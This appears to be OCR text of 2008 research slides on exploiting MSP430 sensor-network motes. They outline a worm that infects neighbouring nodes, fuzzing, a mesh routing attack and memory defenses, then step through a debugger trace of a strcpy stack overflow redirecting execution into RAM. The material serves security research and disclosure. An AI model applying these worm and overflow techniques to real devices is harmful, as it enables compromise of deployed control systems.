
- Many Packets
- Each Packet:
  - Loads Fragment
  - Exec iff Complete



Bootstrapping Infection

1)Foothold
    1)Flash Driver in RAM
2)Asymptomatic Infection
    1)Copy Internal Flash to External Flash
    2)Copy Stage 3 to External Flash
3)Symptomatic Infection
    1)Replace Internal Flash with Stage 3 ROM
    2)Begin Rebroadcasting Attack

Infecting a Web of Trust




- Infection Follows Web
- Each Node Infects Neighbors
- Keys Remain After Infection

Protocol Fuzzing


- Send Garbage
- Wait for a Crash
- Analyze
  - GDB
  - Packet Log
- Use
  - Writing an Exploit
  - Testing Interoperability

Randomized Addressing

- Shuffle Globals at Compile
  - Recompile for Every Mote
- Shuffle Globals at Boot




Canaries




- Random Canary
- XORed with Stack Frame
- Checked before Return
- Some GCC targets
  - Not MSP430


No-Exec Regions



- Unexecutable
  - Stack
  - Globals
    - Packet
- Executable Region
  - write_to_flash();




Harvard Architecture




- Two Memories
  - Data
  - Code
- Can't Execute Data

Mesh Routing Attack



- Attacker Relays Packets
  - Does Not Decipher Them
- Route Forms Through Attacker
  - Appears Least Cost
  - Attacker Changes Cost at Whim

Mesh Routing Attack



- Arbitrary Delay in Control System
  - Sensor Data Arrives
  - But it Arrives Too Late
- Attacker Can Initiate Oscillation
  - Motor Moves by Prior Reading

Embedded Java

- Sun SPOT
- Squawk JVM
  - Little Native Code
  - Nothing to Overflow
- Java Device Drivers!
- Efficient?

PIC Microcontroller


- PICDEM Z
  - PIC 18LF4620
  - 802.15.4 Radio
    - Zigbee Stack

- Harvard Architecture
- Hardware Stack Registers
  - Limited Call Depth (2/8/31)
  - No Return Pointers to Overwrite!

8051 Microcontroller

- TI/Chipcon CC2430
  - 802.15.4 Radio
  - 8051 Microcontroller
- Harvard Architecture
  - Separate Data/Code Memories
  - Cannot Exec Data

Attack Demo



MSP430 Stack Overflow Demo

Travis Goodspeed

February 9, 2008

PC=11DC: main

Comment

```
int main() {
  load();
  loadover();
}
```

Stack

PC 11DC main

PC=1170: load

Comment

```
int main() {
  load();
  loadover();
}
```

Stack

09FE	11E0	main
PC	1170	load

PC=1184: load

Comment

Copy 'cafebabe' to the stack.
Nothing overwritten.

Stack

09FE	11E0	main
09FC	0000	??
09FA	0A00	??
09F8	11C2	loadover
09F6	0000	??
09F4	0000	??
PC	1184	load

PC=11EE: strcpy

Comment

Copy 'cafebabe' to the stack.
Nothing overwritten.

Stack

09FE	11E0	main
09FC	0000	??
09FA	0A00	??
09F8	11C2	loadover
09F6	0000	??
09F4	0000	??
09F2	118E	load
PC	11EE	strcpy

PC=11F8: strcpy

Comment

Copy 'cafebabe' to the stack.
Nothing overwritten.

Stack

09FE	11E0	main
09FC	0000	??
09FA	0A00	??
09F8	11C2	loadover
09F6	0000	??
09F4	00FE	??
09F2	118E	load
PC	11F8	strcpy

PC=1206: strcpy

Comment

Copy 'cafebabe' to the stack.
Nothing overwritten.

Stack

09FE	11E0	main
09FC	0000	??
09FA	0A00	??
09F8	11C2	loadover
09F6	0000	??
09F4	CAFE	??
09F2	118E	load
PC	1206	strcpy

PC=1206: strcpy

Comment

Copy 'cafebabe' to the stack.
Nothing overwritten.

Stack

09FE	11E0	main
09FC	0000	??
09FA	0A00	??
09F8	11C2	loadover
09F6	00BE	??
09F4	CAFE	??
09F2	118E	load
PC	1206	strcpy

PC=1206: strcpy

Comment

Copy 'cafebabe' to the stack.
Nothing overwritten.

Stack

09FE	11E0	main
09FC	0000	??
09FA	0A00	??
09F8	11C2	loadover
09F6	BABE	??
09F4	CAFE	??
09F2	118E	load
PC	1206	strcpy

PC=1206: strcpy

Comment

Copy 'cafebabe' to the stack.
Nothing overwritten.

Stack

09FE	11E0	main
09FC	0000	??
09FA	0A00	??
09F8	1100	_reset_vector__
09F6	BABE	??
09F4	CAFE	??
09F2	118E	load
PC	1206	strcpy

PC=118E: load

Comment

Copy 'cafebabe' to the stack.
Nothing overwritten.

Stack

09FE	11E0	main
09FC	0000	??
09FA	0A00	??
09F8	1100	_reset_vector__
09F6	BABE	??
09F4	CAFE	??
PC	118E	load

PC=1198: loadover

Comment

Copy 'cafebabe' to the stack.
Nothing overwritten.

Stack

09FE	11E4	main
PC	1198	loadover

PC=11AC: loadover

Comment

Write exploit to stack.

Pointer at 09FE is overwritten.

020E points to inside of exploit.

Stack

09FE	11E4	main
09FC	0000	??
09FA	0A00	??
09F8	1100	_reset_vector__
09F6	BABE	??
PC	11AC	loadover

PC=11EE: strcpy

Comment

Write exploit to stack.

Pointer at 09FE is overwritten.

020E points to inside of exploit.

Stack

09FE	11E4	main
09FC	0000	??
09FA	0A00	??
09F8	1100	_reset_vector__
09F6	BABE	??
09F4	11B6	loadover
PC	11EE	strcpy

PC=11F8: strcpy

Comment

Write exploit to stack.

Pointer at 09FE is overwritten.

020E points to inside of exploit.

Stack

09FE	11E4	main
09FC	0000	??
09FA	0A00	??
09F8	1100	_reset_vector__
09F6	BAFF	??
09F4	11B6	loadover
PC	11F8	strcpy

PC=1206: strcpy

Comment

Write exploit to stack.

Pointer at 09FE is overwritten.

020E points to inside of exploit.

Stack

09FE	11E4	main
09FC	0000	??
09FA	0A00	??
09F8	1100	_reset_vector__
09F6	FFFF	strcpy
09F4	11B6	loadover
PC	1206	strcpy

PC=1206: strcpy

Comment

Write exploit to stack.

Pointer at 09FE is overwritten.

020E points to inside of exploit.

Stack

09FE	11E4	main
09FC	0000	??
09FA	0A00	??
09F8	11FF	strcpy
09F6	FFFF	strcpy
09F4	11B6	loadover
PC	1206	strcpy

PC=1206: strcpy

Comment

Write exploit to stack.

Pointer at `09FE` is overwritten.

`020E` points to inside of exploit.

Stack

09FE	11E4	main
09FC	0000	??
09FA	0A00	??
09F8	FFFF	strcpy
09F6	FFFF	strcpy
09F4	11B6	loadover
PC	1206	strcpy

PC=1206: strcpy

Comment

Write exploit to stack.

Pointer at 09FE is overwritten.

020E points to inside of exploit.

Stack

09FE	11E4	main
09FC	0000	??
09FA	0AFF	??
09F8	FFFF	strcpy
09F6	FFFF	strcpy
09F4	11B6	loadover
PC	1206	strcpy

PC=1206: strcpy

Comment

Write exploit to stack.

Pointer at `09FE` is overwritten.

`020E` points to inside of exploit.

Stack

09FE	11E4	main
09FC	0000	??
09FA	FFFF	strcpy
09F8	FFFF	strcpy
09F6	FFFF	strcpy
09F4	11B6	loadover
PC	1206	strcpy

PC=1206: strcpy

Comment

Write exploit to stack.

Pointer at 09FE is overwritten.

020E points to inside of exploit.

Stack

09FE	11E4	main
09FC	00FF	??
09FA	FFFF	strcpy
09F8	FFFF	strcpy
09F6	FFFF	strcpy
09F4	11B6	loadover
PC	1206	strcpy

PC=1206: strcpy

Comment

Write exploit to stack.

Pointer at `09FE` is overwritten.

`020E` points to inside of exploit.

Stack

09FE	11E4	main
09FC	FFFF	strcpy
09FA	FFFF	strcpy
09F8	FFFF	strcpy
09F6	FFFF	strcpy
09F4	11B6	loadover
PC	1206	strcpy

PC=1206: strcpy

Comment

Write exploit to stack.

Pointer at `09FE` is overwritten.

`020E` points to inside of exploit.

Stack

09FE	1110	_reset_vector__
09FC	FFFF	strcpy
09FA	FFFF	strcpy
09F8	FFFF	strcpy
09F6	FFFF	strcpy
09F4	11B6	loadover
PC	1206	strcpy

PC=1206: strcpy

Comment

Write exploit to stack.

Pointer at `09FE` is overwritten.

`020E` points to inside of exploit.

Stack

09FE	0210	RAM
09FC	FFFF	strcpy
09FA	FFFF	strcpy
09F8	FFFF	strcpy
09F6	FFFF	strcpy
09F4	11B6	loadover
PC	1206	strcpy

PC=11B6: loadover

Comment

Write exploit to stack.

Pointer at 09FE is overwritten.

020E points to inside of exploit.

Stack

09FE	0210	RAM
09FC	FFFF	strcpy
09FA	FFFF	strcpy
09F8	FFFF	strcpy
09F6	FFFF	strcpy
PC	11B6	loadover

PC=0210: RAM

Comment

Now executing exploit.

Pointer at 09FE was overwritten.

020E points to inside of exploit.

Stack

PC 0210 RAM

Conclusions

- MSP430 Stack Overflow
  - Demonstrated
  - Arbitrary Code Injected
- Compiler Defenses
  - Implementable
    - Unimplemented
- Hardware Defenses
  - Implementable
    - Unimplemented

Further Research

- Static Analysis
- Address Space Layout Randomization

Questions?


Travis M. Goodspeed
<goodspeedtm@ornl.gov>
EMC2
Oak Ridge National Laboratory

msp430static

uxterm

```
m4s sql> select distinct asm from lib where name like 'strcpy';
   0:   0d 4f           mov     r15,    r13     ;
   2:   0c 4f           mov     r15,    r12     ;
   4:   6f 4e           mov.b   @r14,   r15     ;
   6:   cd 4f 00 00     mov.b   r15,    0(r13)  ;
   a:   4f 93           cmp.b   #0,     r15     ;r3 As==00
   c:   07 24           jz      $+16            ;abs 0x1c
   e:   1e 53           inc     r14             ;
  10:   1d 53           inc     r13             ;
  12:   6f 4e           mov.b   @r14,   r15     ;
  14:   cd 4f 00 00     mov.b   r15,    0(r13)  ;
  18:   4f 93           cmp.b   #0,     r15     ;r3 As==00
  1a:   f9 23           jnz     $-12            ;abs 0xe
  1c:   0f 4c           mov     r12,    r15     ;
  1e:   30 41           ret

m4s sql>
```

msp430static



msp430static